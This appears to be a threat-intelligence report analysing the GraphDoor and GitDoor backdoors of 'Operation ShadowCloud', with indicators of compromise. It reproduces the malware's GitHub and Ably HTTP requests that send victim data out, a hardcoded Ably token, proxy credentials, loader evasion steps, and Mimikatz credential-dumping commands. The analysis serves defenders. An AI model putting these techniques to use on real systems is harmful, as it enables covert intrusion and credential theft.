9a5e0ab7466594dcf46943c413db7b81) 2026.05.04 Infrastructure The backdoor does not embed a hard-coded C2 domain. Instead, it retrieves the C2 hostname and port via the info command of the proxy channel plug-in or via an Ably messaging channel, preventing direct capture of C2 domain information. The IP addresses 103[.]106[.]230[.]33 and 123[.]58[.]205[.]105 resolve to the domains ms[.]twnic[.]top and ekmt[.]tw, respectively. Both domains (twnic[.]top, ekmt[.]tw) were also used as Cobalt Strike beacon C2 servers. The beacon samples were deployed on victim machines infected with the GraphDoor backdoor. Proxy server address Proxy username Proxy password Domain ASN 104[.]194[.]154[.]28 NA NA NA AS 14956 (RouterHosting LLC) 216[.]73[.]158[.]72 NA NA NA AS 53724 (EXTRAVM LLC) 122[.]147[.]252[.]16 NA NA NA AS 9919 (New Century InfoComm Tech Co., Ltd.) 103[.]106[.]230[.]33 google 1qaz2wsx-pl ms[.]twnic[.]top AS 136258 (BrainStorm Network, Inc) 123[.]58[.]205[.]105 google 1qaz2wsx-pl ekmt[.]tw AS 135377 (UCLOUD INFORMATION TECHNOLOGY (HK) LIMITED) 223[.]165[.]4[.]203 admin123 1qaz@WSX!@# NA AS 136258 (BrainStorm Network, Inc) 172[.]86[.]66[.]19 NA NA NA AS 14956 (RouterHosting LLC) 103[.]214[.]68[.]20 aaa zzljq6Qj NA AS 53724 (EXTRAVM LLC) 216[.]146[.]25[.]173 NA NA NA AS 63018 (Dedicated.com) 103[.]137[.]63[.]39 xyz abc NA AS 131642 (Pittqiao Network Information Co., Ltd.) 103[.]227[.]224[.]189 whatfuck BQdTQYer123123 NA AS 148996 (GLOBAL COMMUNICATION NETWORK LIMITED) 104[.]194[.]152[.]173 abc abc NA AS 14956 (RouterHosting LLC) 66[.]42[.]52[.]137 abc user abc IKtxbUi7 NA AS 20473 (The Constant Company, LLC) 153[.]75[.]94[.]148 abc abc NA AS 14956 (RouterHosting LLC) 45[.]59[.]124[.]164 abc abc NA AS 14956 (RouterHosting LLC) 104[.]194[.]153[.]161 abc abc abc rrVa8mhb NA AS 14956 (RouterHosting LLC) 153[.]75[.]95[.]27 NA NA NA AS 14956 (RouterHosting LLC) 216[.]73[.]158[.]117 abc abc NA AS 53724 (EXTRAVM LLC) 154[.]205[.]154[.]209 NA NA NA AS 154177 (LIGHT NODE LIMITED) 43[.]134[.]62[.]111 NA NA NA AS 132203 (Tencent Building, Kejizhongyi Avenue) 38[.]54[.]17[.]113 NA NA NA AS 154177 (LIGHT NODE LIMITED) 38[.]52[.]17[.]113 NA NA NA AS 33152 (Kit Carson Electric Cooperative, Inc) Conclusion The discovery of Operation ShadowCloud reveals a sophisticated, modular threat infrastructure leveraging legitimate cloud platforms – Microsoft SharePoint, GitHub, and Ably – as stealthy C2 channels. By using cloud-based storage and messaging services, the actors blend in with normal traffic (as cloud API calls to Microsoft Graph, GitHub, and Ably are indistinguishable from legitimate enterprise usage, evading many network-based detections), and enable dynamic payload delivery, where on-demand plug-ins and shellcode are retrieved from cloud repositories, allowing for rapid updates and functional extensions without modifying host files. While it’s unclear at the time of writing this report how the threat actors initially dropped the MeshCentral Agent, introducing such legitimate tools to an environment should be treated as a suspicious event; although such tools have legitimate uses, they have already been abused by different threat actor types globally. Indicators of Compromise GraphDoor 14ec33ea808e697870d00c5e434c2952 SharePoint site buildersemp[.]sharepoint[.]com cskautogo[.]sharepoint[.]com Proxy C2 server 104[.]194[.]154[.]28 216[.]73[.]158[.]72 122[.]147[.]252[.]16 103[.]106[.]230[.]33 123[.]58[.]205[.]105 223[.]165[.]4[.]203 172[.]86[.]66[.]19 103[.]214[.]68[.]20 216[.]146[.]25[.]173 103[.]137[.]63[.]39 103[.]227[.]224[.]189 104[.]194[.]152[.]173 66[.]42[.]52[.]137 153[.]75[.]94[.]148 45[.]59[.]124[.]164 104[.]194[.]153[.]161 153[.]75[.]95[.]27 216[.]73[.]158[.]117 154[.]205[.]154[.]209 43[.]134[.]62[.]111 38[.]54[.]17[.]113 38[.]52[.]17[.]113 Cobalt Strike domains twnic[.]top ekmt[.]tw
- Operation ShadowCloud: cloud service–based backdoors targeting government networks in Asia and Africa. Part 1par Saurabh Sharma, Noushin Shabab le 17 novembre 2026 à 8h11
Introduction In early 2026, we identified a new, active intrusion campaign that we have named Operation ShadowCloud. The threat actor behind it is abusing the legitimate MeshAgent utility to drop two brand-new backdoors. These implants hide their command‑and‑control (C2) traffic behind cloud services Microsoft SharePoint, GitHub, and Ably, allowing the implants to blend in with normal traffic, effectively evading network-based detections. We’ve called the implants GraphDoor and GitDoor, reflecting the cloud platform they use for C2. While their C2 protocols differ, the two backdoors share key capabilities: On‑demand plug-in download: fetching additional modules as needed In‑memory shellcode injection: loading malicious code directly into memory to extend functionality without touching the disk The threat actor specifically deploys a modified Erfrp client and Ably messaging service-based plug-ins to proxy traffic between infected systems and C2 servers. In addition to the plug-ins, we uncovered several shellcode families, most of them delivered as COFF (Common Object File Format) binaries. Our analysis reveals a sophisticated, modular toolset actively maintained and updated with multiple observed backdoor versions in the wild. We found victims in Asia and Africa, primarily within the government sector. In a recent brief, Sophos touched on a fragment of this campaign. In this two‑part blog, we dive deeper, detailing the backdoors’ C2 communication methods, the assortment of shellcode families and plug-ins that the threat actor delivers to the compromised machines, and the infrastructure we observed supporting the operation. We also highlight the attribution clues: This article (Part 1 of the story) deals with the initial infection vector, the GitDoor backdoor, and various shellcode families the threat actor drops onto target machines. Part 2 provides details on the GraphDoor backdoor and the plug-in suite (Keylogging, Process Listing, Screen Capturing, Modified Erfrp Proxy, and Ably Channel Proxy) and examines the evidence that points to links with Chinese‑speaking threat groups. Initial infection During our investigation, we uncovered two separate instances of the MeshCentral Agent (MD5: 74b025084026d8d9a64661bf995d835b), which were launched inside a Taiwanese organization. MeshCentral is a web‑based tool that provides remote‑desktop control, command‑line access, and file‑management capabilities. The exact entry point that let the attackers install the agent is unknown, but evidence points to the reuse of a prior infection already present on the network. The MeshCentral Agent was hard‑coded to reach a remote server at wss://27.102.66[.]162:443/agent.ashx. Once the C2 session was established, the adversary used the agent to drop three additional items on the endpoint: A legitimate binary used for DLL sideloading A malicious loader DLL responsible for unpacking and executing further code An encrypted file containing the core payload 1st Instance C:\windows\system32\start.exe: legitimate Sandboxie Start binary C:\windows\system32\sbiedll.dll: malicious loader C:\windows\system32\config.ini: encrypted backdoor file 2nd Instance C:\Windows\system32\dts\pc\apo4x\dtsapo4service.exe: legitimate Python application binary C:\Windows\System32\dts\pc\apo4x\python39.dll: malicious loader C:\Windows\system32\dts\pc\apo4x\config.ini: encrypted backdoor fileThe threat actor used trusted executables to side-load malicious loader DLLs. We identified the following loaders used in these attacks: jli.dll, SbieDll.dll, python39.dll, WINMM.dll, and libcef.dll, which were dropped onto the host and then implicitly loaded by the respective legitimate binaries: the OpenJDK platform binary (javaw.exe, MD5: 8b78ef5609d942036e93721d75bd1f29), Sandboxie Start (start.exe, MD5: be739a7036dc8e2ee8608fba13c8c3a4), a Python application (pythonw.exe, MD5: 84802caf2579cfe7a38f079a64a3cd22), and the Sysinternals Screen Magnifier tool (zoomit.exe, MD5: d955d03104f988582cbd2967177693d3), which the attackers started as a Windows service. Loaders We discovered two distinct loaders, each using a different method to decode the encrypted backdoor payload. In both cases, the loader first decrypts the payload and then injects the resulting code into the current process’s memory. Loader (Type 1) employs a hybrid scheme: first running the data through an RC4 stream cipher and then applying an XOR mask, while Loader (Type 2) simplifies the process by using a straight XOR operation alone. Type 1 Loader (MD5 32151547d912488ac5242731057170a3) The loader jli.dll reads the file config.ini (MD5: 3896d44bc6d517291c60ee3f70543a31) located next to it using the native NtCreateFile/NtReadFile calls, then it transforms the obtained data through the following steps to generate the final backdoor: Base64‑decodes the data with a custom character set (ABCDEFGHIJ01234ZYXWVUTSRQPONMLKzyxwvutsrqponmlkjihgfedcba98765/+) Decrypts the first layer of encryption with a 16-byte RC4 key that varies across samples Decrypts the second layer of encryption with a 16‑byte XOR key, which is also sample‑specific Transforms the decrypted backdoor bytes by abusing the RtlEthernetAddressToStringA and RtlEthernetStringToAddressA APIs to evade defenses. First, RtlEthernetAddressToStringA is used to convert the decrypted backdoor bytes into an Ethernet MAC‑address string. Convert bytes to MAC address string Then RtlEthernetStringToAddressA is used to translate a human‑readable MAC address string into a six‑byte binary format, and the resulting bytes are written to memory newly allocated via an AllocADsMem API call. Convert MAC address string to bytes Finally, the loader changes the memory protection to PAGE_EXECUTE_READWRITE using VirtualProtect and jumps to the MZ header, which acts as a trampoline into bootstrap code. Since the decrypted backdoor executable is already in memory‑mapped format, the bootstrap code simply performs relocation, resolves imports, and, depending on whether the payload is an executable or a DLL, invokes its entry point. The bootstrap code dynamically resolves API addresses and uses CRC32 to compute a hash of each API name. Both the import library name and the associated API name are XOR‑decrypted with a hardcoded 7‑byte key \x11\xAF\xCE\xDC\xA6\x12\x05 before resolution. Execution from MZ bytes Another similar loader jli.dll (MD5: e9d4081fac4a5111e6856f333d490439) has a different approach to API resolution. It reads an encrypted blob from config.ini (MD5: b930fb3ab14fe45b378d5acfa6e0a763), which decrypts to bootstrap code together with a backdoor executable (GraphDoor MD5: 14ec33ea808e697870d00c5e434c2952), which can be either an EXE or a DLL. The bootstrap code resolves the required APIs using an FNV‑1 hash. In the API hashing function, the FNV_offset_basis value changes, but the FNV_prime constant always remains 0x1000193. Once the necessary functions are resolved, the bootstrap code creates a file-mapping object called Local\sm%lu (where %lu is the current PID). Next, it reflectively loads the backdoor into its own process space and jumps to the backdoor’s entry point. If the payload is a DLL and exports functions, each export name is hashed with FNV‑1 and compared against the hard‑coded value 0x974C9EB; a match triggers that export. For cleanup, the bootstrap invokes the DLL’s DllMain with DLL_PROCESS_DETACH, unloads any loaded libraries via FreeLibrary, and releases the allocated memory with VirtualFree. Type 2 Loader (MD5 e63ec733393e4e7e3424cbff918003a3) This loader is internally named SbieDll_st.dll. Before attempting to prepare and execute the backdoors, it performs a few checks on the infected machine. It first searches for the byte pattern \x48\x83\xC4\x68\xC3, which disassembles into the instructions shown below, inside KERNEL32.DLL and KernelBase.dll. Pattern disassembly If the pattern is found, the code first installs a vectored exception handler and clears the hardware breakpoint by zeroing the CONTEXT.DR7 register. It then verifies that the current process’s name matches a hard‑coded value. After passing these checks, it reads an encrypted blob from config.ini (MD5: 6a54f8008ee659b6923abf5dba2b2cc1) located in the module’s directory. Then it transforms the obtained data through the following steps: Base64‑decoding the data XOR‑decrypting it with a hardcoded 16‑byte key that changes per sample The resulting data is a backdoor executable (GitDoor MD5: 552f0a9cc5fc3755721fa49be05e8035). The loader allocates memory in the current process, copies the decrypted backdoor code into that region, and starts a new thread at the MZ header, which acts as a trampoline into a bootstrap routine identical to that of the Type 1 loader. Before allocating memory and executing the backdoor code, the loader checks the OS version; on Windows 8 (6.2) or newer, it uses the native APIs NtAllocateVirtualMemory, RtlMoveMemory, and NtCreateThreadEx for memory allocation and code execution, while on older systems it falls back to the standard APIs VirtualAlloc, RtlMoveMemory, and CreateThread. Backdoors Both GitDoor and GraphDoor incorporate several encryption and obfuscation techniques, including Control Flow Flattening, which obscures their genuine execution flow. They also make heavy use of indirect calls: most routines are encapsulated in several layers of helper functions that invoke one another in sequence, creating extra levels of indirection. The core payload lives deep inside these nested wrappers, which forces analysts to follow each wrapper to understand the real backdoor behavior, greatly hindering static analysis. Execution is split across multiple threaded components. Every thread is an instance of a Client class in the ably namespace. Both the class and namespace identifiers stem from mangled C++ thread function names, and the accompanying lambda names expose the precise malicious capabilities each thread implements. GitDoor (MD5 552f0a9cc5fc3755721fa49be05e8035) The backdoor first decrypts every element required to contact the GitHub C2 – its repository URL, the personal access token, the User‑Agent string, and the necessary HTTP headers. The backdoor utilizes two distinct repositories: one serves as a drop point for receiving command payloads, and the other is used to upload the results of those commands. /repos/LatonyCharnleyaW/Havo: download the command data and plug-ins /repos/LatonyCharnleyaW/Trix: upload the victim’s information and the command result The User-Agent string is:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.96 Safari/537.36The backdoor decrypts the hard‑coded configuration details, appends them to the victim’s collected system information, and then uploads the combined data to the GitHub repository as well as the Ably cloud – the detailed preparation and upload process is described below.Hardcoded Details "type":"serv" "client_version":"1.1.6" "dhj_exe":"start.exe" "execution_method":"1" "is_need_lock":"false" Victim Information Public IP Internal IP Domain Username Hostname Current working directory Backdoor process name and process ID Windows version CPU type Running process nameThe backdoor builds a random eight‑character identifier that uniquely tags the compromised host and creates a fresh GUID to mark the active communication session. Every HTTP call includes a newly generated random string inserted into the X‑CSRF‑TOKEN header. The malware then issues a POST request to GitHub, using the GitHub API to open a new issue in the Trix repository belonging to the LatonyCharnleyaW user/organization. This request creates a new GitHub issue with the Title and Body values shown below. The malware extracts the number field from the JSON response, which represents the issue number and will be used in subsequent requests. Title: “problem [GUID]”. Body: “code [victim unique code]” POST /repos/LatonyCharnleyaW/Trix/issues Host: api.github.com Authorization: token %github_pat_token% Accept: application/json User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.96 Safari/537.36 X-CSRF-TOKEN: %random string% Content-Type: application/json {"body":"code %victim_unique_code%","title":"problem %generated GUID%"}The backdoor also connects to Ably at rest.ably.io using a hardcoded authorization token. This token is Base64‑encoded, and after decoding, it reveals the Ably API key, which contains the following information: App ID: identifies your specific Ably application Key ID: identifies the specific key within that app Key Secret: the private secret used for signing requests The backdoor then builds a unique filename in the format main.%victim_unique_code%.js.map, where %victim_unique_code% corresponds to the value reported when the GitHub issue is created. This file holds the harvested victim system information in both the Ably cloud and the GitHub repository. Prior to the upload, the victim system information is encrypted with AES‑256‑ECB using a randomly generated key. The ciphertext is Base64‑encoded and wrapped in a JSON object (see the example below).{"key" : "<%randomly generated AES key%>", "sec" : "<%AES-encrypted and base64-encoded victim system information%>"}After that, the entire JSON payload is XOR‑encrypted with the previously built unique filename, Base64‑encoded once more, and finally sent via a POST request to the Ably service and via a PUT request to the GitHub repository. Below is the POST request that sends the encrypted victim data to the Ably cloud.POST /messages Host: rest.ably.io Accept: application/json Authorization: Basic VHVGY3FnLjlId1ZxQTpIVmJEdnUwb1JidG1YQThybE1TVzM1QUJNUjZoOFMxLVMtZnpMVkFYY0dr Content-Type: application/json [{"channels":"data:main.%victim_unique_code%.js.map","messages":{"data":{"content":{%encrypted collected victim system info%},"name":"part-1"}}}]After the data is sent to the Ably cloud, the malware queries /channels/comm/messages?limit=50, exposing the channel name comm. This request serves as a status check, pulling any error or success responses. If the response indicates a failure, the malware retries by posting the same payload to /channels/data/messages. To upload the collected victim system information to the GitHub repository, the backdoor first issues a GET request to /repos/LatonyCharnleyaW/Trix/contents/main.%victim_unique_code%.js.map to see whether the file main.%victim_unique_code%.js.map already exists. If the request returns “not found”, the malware follows up with a PUT request (see the example below) that creates the file in the repository to store the victim’s information.PUT /repos/LatonyCharnleyaW/Trix/contents/main.%victim_unique_code%.js.map Host: api.github.com Authorization: token %github_pat_token% Accept: application/json User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.96 Safari/537.36 X-CSRF-TOKEN: %random string% Content-Type: application/json {"content":"%encrypted collected victim system info%","message":"commit from INSOMNIA"}Once the victim’s system information is successfully uploaded, or if the file already exists, the malware downloads two plug-ins that perform screen‑capture (scr.ts) and process enumeration (pr.ts). To download each plug-in, the backdoor first decrypts the plug-in’s filename as well as the corresponding GitHub repository path, then issues a GET request to fetch the encrypted content of the plug-in. Below are the HTTP requests to download the scr.ts and pr.ts plug-ins.GET /repos/LatonyCharnleyaW/Havo/contents/scr.ts Host: api.github.com Authorization: token %github_pat_token% Accept: application/vnd.github.raw+json User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.96 Safari/537.36 X-CSRF-TOKEN: %random string% GET /repos/LatonyCharnleyaW/Havo/contents/pr.ts Host: api.github.com Authorization: token %github_pat_token% Accept: application/vnd.github.raw+json User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.96 Safari/537.36 X-CSRF-TOKEN: %random string%The plug-in utilizes a custom, two‑stage decryption routine to unpack its payload: Stage 1 (AES-256-ECB): the ciphertext is decrypted in 16‑byte blocks using the hard‑coded key: 12345678901234567890123456789012. Stage 2 (Proprietary Cipher XOR): the output from Stage 1 undergoes a rolling XOR operation using 16‑byte keys. The first block is decrypted using a static initialization key (\x65\x3c\x40\x16\x3d\x38\x20\xa4\x47\x14\x54\xb4\x37\x5a\x3b\x38). For all subsequent blocks, the routine uses a chaining effect where the key is derived from the ciphertext of the immediately preceding block. Once decrypted, the resulting bytes constitute the plug-in’s shellcode, which the backdoor loads directly into memory. After loading the plug-ins, the backdoor sends a POST request to apply the bug label to the newly created issue (identified by its issue number). The request is shown below.POST /repos/LatonyCharnleyaW/Trix/issues/<issue_number>/labels?rd=%random alphanumeric characters% HTTP/1.1 Host: api.github.com Connection: Keep-Alive Content-Type: application/json Accept: application/json Authorization: token %github_pat_token% User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.96 Safari/537.36 X-CSRF-TOKEN: %random string% Content-Length: 18 {"labels":["bug"]}If the issue already has the bug label, the backdoor issues a DELETE request to remove that label.DELETE /repos/LatonyCharnleyaW/Trix/issues/<issue_number>/labels/bug?rd=%random alphanumeric characters% HTTP/1.1 Host: api.github.com Connection: Keep-Alive Content-Type: application/json Accept: application/json Authorization: token %github_pat_token% User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.96 Safari/537.36 X-CSRF-TOKEN: %random string%The label‑or‑unlabel issue request is always followed by a GET request that pulls the contents of the Havo repository.GET /repos/LatonyCharnleyaW/Havo/contents HTTP/1.1 Host: api.github.com Connection: Keep-Alive Content-Type: application/json Accept: application/json Authorization: token %github_pat_token% User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.96 Safari/537.36 X-CSRF-TOKEN: %random string%The backdoor continuously sends both requests – labeling/unlabeling the issue as a bug and fetching the repository contents – until it receives an exit command. The content retrieval request returns a JSON array that lists filenames together with a number of other details, including the path to download the file. Every file in the list contains command data to be processed. The backdoor extracts the name property to get each filename, then searches the names for the unique victim code string. When it finds a match, it fetches that file via /repos/LatonyCharnleyaW/Havo/contents/<filename> and processes the command data as described in the Command processing section. Command processing As described earlier, the command input and its result are stored in separate GitHub repositories. In the analyzed sample, the command input is retrieved from the public Havo repository, while the command result is uploaded to the private Trix repository, which requires a GitHub personal access token for access. The command and its associated data can be retrieved from the GitHub repository by accessing the corresponding files as shown in the table below. The command‑input file follows the naming pattern main.<%victim_unique_code%>.<%random 4‑character string%>.js.<%extension%>, where <%victim_unique_code%> is the identifier reported when a GitHub issue is created, and <%extension%> specifies the command data type: kmap for keylogger data, pmap for proxy data, apmap for Ably proxy data, swp and tmp for file‑manager data, and “no extension” for shellcode data where the filename ends in .js without any extra extension. Command type Example GitHub path Load Shellcode command /repos/LatonyCharnleyaW/Havo/contents/main.w8i6lyr9.rikh.js Keylogger command /repos/LatonyCharnleyaW/Havo/contents/main.r256zin8.xuqa.js.kmap Proxy command /repos/LatonyCharnleyaW/Havo/contents/main.PW7ickVf.ym30.js.pmap Ably proxy command /repos/LatonyCharnleyaW/Havo/contents/main.w5y2t1qs.n4wq.js.apmap Filemanager command /repos/LatonyCharnleyaW/Havo/contents/main.hmxjfyrc.q4d0.js.swp Filemanager command /repos/LatonyCharnleyaW/Havo/contents/main.hmxjfyrc.bmns.js.tmp The file content is Base64‑decoded and then XOR‑decrypted with the filename as the XOR key. This yields JSON data in the format shown below, which contains an AES key and command data that is both Base64‑encoded and AES‑encrypted.{"key" : "<%AES key%>", "sec" : "<%base64-encoded and AES-encrypted command data%>"}For each type of command, several commands are available. Below is a description of the supported commands for each command type: Command type Supported commands Filemanager createFolder: create a folder at a specified location loadDrives: retrieve a list of drive names scanDir: list the files and folders at a specified location deleteFile: delete a specified file uploadFile: create a file at a specified location. The data to be written to the file is received in chunks from the C2 downloadFile: read a file from a specified location and send it to the C2 server in chunks Keylogger start: start capturing keystrokes stop: stop capturing keystrokes status: check whether keylogging is enabled or disabled info: send the captured keystrokes autoStartUp: check whether the file %APPDATA%\log.lock exists, and create it if it does not stopAutoStartUp: check if the file %APPDATA%\log.lock exists, and delete it if it does autoStartUp_status: check whether the file %APPDATA%\log.lock exists. If it does, send the string enable; otherwise, send the string disable When the backdoor sample starts, it checks whether the file %APPDATA%\log.lock exists. If it does, it issues a start command to initiate keylogging. Proxy start: store the received proxy plug-in configuration in a shared memory segment named Local\pc<%current_process_id%>. The configuration contains serverAddr, serverPort, remote_port, socks5_user, and socks5_password fields. Next, download the channel.ts proxy plug-in from the Havo GitHub repository (in the analyzed sample) and finally inject the downloaded plug-in code into memory stop: write the string False to the shared memory and set the proxy status to Disable status: if the proxy is running, set the status as Enable; otherwise, set the status as Disable info: send the following messages based on the string read from the shared memory If the shared memory contains the string True, send the string connected along with the proxy configuration If the shared memory contains the string False or connecting, send the string not connect For any other string, send the string Connecting Ably Proxy start: store the received proxy plug-in configuration in a shared memory segment named Local\pcs<%current_process_id%>. The configuration contains the Ably ChannelName and Token. Next, download the abchannel.ts Ably proxy plug-in from the Havo GitHub repository (in the analyzed sample) and finally inject the downloaded plug-in code into memory. stop: write the string False to the shared memory and set the Ably proxy status to Disable status: if the Ably proxy is running, set the status to Enable; otherwise, set it to Disable info: send the following messages based on the string read from the shared memory If the shared memory contains the string True, send the string connected If the shared memory contains the string False or connecting, send the string not connect For any other string, send the string Connecting Load Shellcode exit: terminate the backdoor sleep: put the backdoor into a sleep state for a specified time interval publicip: retrieve the victim’s public IP address from https://ip.sb/ and send it to the C2 scload: the input consists of Base64‑encoded COFF (Common Object File Format) bytes and optional payload arguments. The COFF bytes are Base64-decoded, loaded into memory, and the entry‑point function go is invoked. Any supplied arguments are also Base64‑decoded and passed to the go function smload: the input data includes Base64‑encoded payload bytes and optional payload arguments. After decoding, the payload bytes may be an MZ executable or shellcode (consisting of a stub and executable code), which are injected into memory. The payload arguments are Base64‑decoded and written to the shared memory segment named Local\sm<%current_process_id%> Custom shellcodes Our analysis uncovered several custom shellcodes authored by the threat actor, each designed for a specific function (see the list below). Based on their operational logic, these shellcodes can be grouped into the following broad categories: Category Shellcode modules Process Injection Techniques CreateRemoteThread: implements the Windows remote‑thread creation technique for process injection SetThreadContext injection (Thread Execution Hijacking): implements the Windows thread context manipulation technique for remote code injection NtQueueApcThread: implements the APC (Asynchronous Procedure Call) injection technique using NTDLL syscalls (not via the Windows API) KernelCallbackTable: implements the process’s callback table manipulation technique to achieve code execution in a target process using NTDLL syscalls (not via the Windows API) Windows Service Activity EnumServices: enumerates all Windows services on a system and outputs detailed information about each service. It collects the following information about a service: Basic service info: name, display name, type, state Service configuration: binary path, start type, dependencies Extended properties: reset period, reboot messages, command lines Service dependencies: UUID-based dependency information CreateService: creates a new Windows service using the Windows Service Control Manager API start_service: starts a Windows service stop_service: stops a Windows service and, if necessary, its dependent services DeleteService: removes an existing Windows service using the Windows Service Control Manager API File System Activity MakeDir: creates a directory at a specified path ListDir: enumerates files and directories recursively WipeFileContent: securely erases the contents of a file by overwriting it with zeroes DeleteDirectoryRecursively: removes files, subdirectories, and the directory itself, with the option of wiping files PathFileExists: checks if a file exists Network Activity Netstat: displays active TCP connections with process information, similar to the Windows netstat command ARP: shows IP addresses mapped to MAC addresses on the local network Firewall: adds, removes, and enumerates inbound and outbound firewall rules Fileupload: uploads files to upload.gofile.io IPInfo: retrieves the network adapter name, type, description, MAC address, IP address, Hostname, DNS suffix and DNS server Process Activity Procdump: dumps the memory of the process with a specified process ID into a designated file TerminateProcess: terminates a process with a specified process ID GetProcessUserInfo: obtains the SeDebugPrivilege and retrieves the process ID, domain, and user account name for both the explorer.exe and winlogon.exe processes Command Shell Activity Execute command: uses cmd.exe to execute a specified command WinPTY shell: creates a fully interactive reverse shell using WinPTY; it supports the following: Initialization: decodes the hard‑coded Base64 strings for the binaries winpty.dll (the core WinPTY library) and winpty‑agent.exe (the helper executable for terminal management), then drops both files into the %TEMP% directory Setup: loads WinPTY, creates a terminal configuration, and sets the terminal size to 80 × 25 Spawn: launches cmd.exe with correctly configured pipes Communication: starts the reader and writer threads. The writer thread listens on \\\\.\\pipe\\MyInputPipe and waits for commands from the C2 server Wait: monitors for exit conditions. When the string hklnwqxaa123 is received from the C2 server, it sends exit\r and terminates command-forwarder: opens the named pipe MyInputPipe created by the WinPTY shell. Writes the formatted command (Add carriage return and Add null terminator) to the pipe Scheduled Task Activity EnumTasks: enumerates Windows scheduled tasks (Task Scheduler jobs) and displays detailed information about each task. For each task found, it retrieves: task name, task path, enabled status, last run time, next run time, current state CreateTask: creates a new Windows scheduled task using the Task Scheduler COM API RunTask: executes a Windows scheduled task using the Task Scheduler COM API Registry Activity Registry CLI: Enumerates Windows Registry keys and values recursively Reads a registry value from a specified key using Windows API functions like RegQueryValueExW SetRegKey: sets a value in the Windows Registry User Info whoami: mimics the functionality of the whoami command: Displays the current user’s name and SID information Enumerates and displays the groups associated with the current user’s token, like the whoami /groups command-line tool Displays the privileges associated with the current user’s token in Windows, like the whoami /priv command EnumNetUser: eEnumerates users on the local or remote systems using Windows NetAPI Mode 1: lists all users Mode 2: lists only administrator users Mode 3: lists only enabled users Mode 4: lists only active users ListServerGroups: enumerates local groups on a specified server ListServerGroupMembers: enumerates members of a specified local group AddUser: creates a new Windows user account using the NetUserAdd API AddUserToGroup: adds a user to a group (either a global group or a local group) Keylogging Writes keystrokes to a file at the following path: %APPDATA%\Microsoft\SystemCertificates\Cache\logs.dat Browser Cookie Stealer Uses CookieKatz to dump cookies from Chrome, Edge, or Msedgewebview2 directly from the process memory Credential Dumping Mimikatz: the tool is named imzimzgo 2.2.0 x64. It uses the following arguments: sekurlsa::logonpasswords full is a command in the Mimikatz tool used to extract usernames, NTLM hashes, and cleartext passwords from the Windows LSASS memory space. Adding the full argument forces the tool to search deeper and display all available primary and secondary credential blocks for active user sessions. lsadump::sam is a command in the Mimikatz tool used to extract local user account NT and LM password hashes from the Windows Security Account Manager (SAM) database. Screenshot Captures screenshots of either the entire screen or a specific window identified by its PID WhatsAppKey Extracts WhatsApp’s database decryption key. The module has the following PDB path: C:\src\Dll1\WhatsAppCS\x64\Release\WhatKeyCPP.pdb PetitPotam Abuses EFSRPC to force a target to initiate NTLM authentication to an attacker-controlled destination. It accepts two parameters: <EFSRPC operation> and <executable_path>, and performs the operations described below. Creates a pipe named \\.\pipe\%08X\pipe\srvsvc, where %08X is a randomly generated eight‑digit uppercase hexadecimal value If the connection to the named pipe succeeds, launches the specified executable. If the process winlogon.exe is running, sets it as the parent process of the launched process Creates an RPC binding using the parameters below: UUID: df1941c5-fe89-4e79-bf10-463657acf44d – \PIPE\efsrpc Protocol: ncacn_np Address: 127.0.0.1 Creates the Windows UNC path \\localhost\pipe\<%random 8 chars%>\C$\hiddenfile.txt. Invokes the specified EFSRPC operation (like EfsRpcOpenFileRaw), passing the UNC path as one of the parameters Misc ShowLastActiveTime: displays the last time a user was active (mouse movement, keyboard input) and calculates how long the system has been idle HexToBytes: converts a hexadecimal string into its binary byte representation The command response is wrapped in a JSON object (see the example). The actual data appears in the res property, while the result_type field indicates what kind of output it is. Accepted values for result_type are: keylogger_msg, keylogger_status, keylogger_autoStartUp_status, proxy_info, proxy_status, ablyProxy_info, ablyProxy_status, scanDir, loadDrives, uploadFile, downloadFile, and command_result.{"guid":"2l0p5io1-gn95-y896-aqlx-idgcacgft7us","randomnum":"iq02spzcmt","res":{%command result%},"result_type":"%command type%","type":"serv"}The JSON object is first encrypted with AES‑256‑ECB using a randomly generated key, then encoded in Base64. That ciphertext is subsequently XOR‑encrypted with the target filename, Base64‑encoded once more, and finally uploaded to a GitHub repository used to store victim information.{"key" : "<%randomly generated AES key%>", "sec" : "<%AES-encrypted and base64-encoded command output%>"}The name of the file used in the XOR encryption also determines where the data ends up in the GitHub repository. Filenames follow this scheme: main.%victim_unique_code%.%random_4_char%.js.%ext%, where %victim_unique_code% is the identifier returned when the malware opens a GitHub issue, and %ext% indicates the type of payload stored in the file and can be one of the following: kmap for keylogger output, pmap for proxy output, apmap for Ably proxy output, tmp for filemanager command outputs, or “no extension” for shellcode output, which means that the filename ends in .js without any extra extension. Examples are shown below. GitHub path Output Type /repos/LatonyCharnleyaW/Trix/contents/main.wdlwkho0.q94e.js.kmap Keylogger command output /repos/LatonyCharnleyaW/Trix/contents/main.13g2vvwp.t17e.js.pmap Proxy command output /repos/LatonyCharnleyaW/Trix/contents/main.w5y2t1qs.1s6b.js.apmap Ably proxy command output /repos/LatonyCharnleyaW/Trix/contents/main.wqktoqxf.ymlj.js.tmp Filemanager command output /repos/LatonyCharnleyaW/Trix/contents/main.z3dU7Y5B.sCe7.js Shellcode output GitHub repositories As elaborately described in this report, the GitDoor backdoor leverages GitHub repositories for uploading and downloading data – a trivial task for C2 operators. The following repositories were discovered to be used in various backdoor samples: GitHub user profile Upload repository Download repository Creation date Email address https://github[.]com/LatonyCharnleyaW Trix Havo (Repository Taken Down) (Repository Taken Down) https://github[.]com/StevenDFournier spaceJS NA September 3, 2024 steve**********@outlook.com https://github[.]com/JeneLeo silverPot laughbot March 21, 2025 Jenevie**********@yahoo.com https://github[.]com/VenoraKlanimU logdata appdb 